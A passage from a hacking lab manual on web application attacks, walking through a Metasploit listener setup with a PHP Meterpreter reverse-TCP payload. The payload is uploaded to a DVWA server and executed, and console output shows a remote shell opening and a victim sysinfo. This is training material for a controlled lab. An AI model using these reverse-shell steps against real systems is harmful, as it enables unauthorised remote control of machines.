


Module 14 – Hacking Web Applications

67. Switch back to the browser window. Observe a message saying that the file has been uploaded successfully, along with the upload location of the file. Note down this location.



68. Remove the browser proxy set up in **Step 54** by selecting the **No proxy** radio-button in the **Connection Settings** window and clicking **OK**. Close the tab.



69. Launch a **Terminal** window by clicking on the **MATE Terminal** icon at the top of **Desktop**.

70. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

71. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

72. Now, type **cd** and press **Enter** to jump to the root directory.

73. In the **Terminal** window, type **msfconsole** and press **Enter** to launch the Metasploit framework.

74. In msfconsole, type **use exploit/multi/handler** and press **Enter** to begin setting up the listener.

75. You have to set up a listener so that you can establish a **Meterpreter** session with your victim. Follow the steps given below to set up a listener using the msf command line:

- Type **set payload php/meterpreter/reverse_tcp** and press **Enter**
- Type **set LHOST 10.10.1.13** and press **Enter**
- Type **set LPORT 3333** and press **Enter**.
- Type **run** and press **Enter** to start the listener

```

;0000'MMM;0000.MMM;0000.MMM;0000;
.d00o'WM;0000ccccx0000.MX'x00d.
,k0l'M;0000000000000.M'dok,
:kk;.0000000000000.;0k:
;k000000000000000k;
,x000000000000x,
.l0000000l.
.d0d,ph

REAL=[ metasploit v6.1.9-dev ]
+ -- --=[ 2169 exploits - 1149 auxiliary - 398 post ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops ]
+ -- --=[ 9 evasion ]


Metasploit tip: View all productivity tips with the
tips command

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(multi/handler) > set LPORT 3333
LPORT => 3333
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.1.13:3333
  
```


Module 14 – Hacking Web Applications

76. Switch to the **Mozilla Firefox** window where the DVWA website is open. Open a new tab, type **http://10.10.1.22:8080/dvwa/hackable/uploads/medium.php** into the address bar and press **Enter** to execute the uploaded payload.



77. Switch back to the **Terminal** window and observe that a **Meterpreter session** has successfully been established with the victim system.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(multi/handler) > set LPORT 3333
LPORT => 3333
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.1.13:3333
[*] Sending stage (39282 bytes) to 10.10.1.22
[*] Meterpreter session 1 opened (10.10.1.13:3333 -> 10.10.1.22:52079) at 2022-04-20 07:43:01 -0400

meterpreter >
```


78. In the meterpreter command line, type **sysinfo** and press **Enter** to view the system details of the victim machine.

```
meterpreter > sysinfo
Computer      : SERVER2022
OS            : Windows NT SERVER2022 10.0 build 20348 (Windows Server 2016) AMD64
Meterpreter   : php/windows
meterpreter >
```

79. Close all open windows.

80. Launch a **Terminal** window by clicking on the **MATE Terminal** icon at the top of **Desktop**.

81. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

82. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

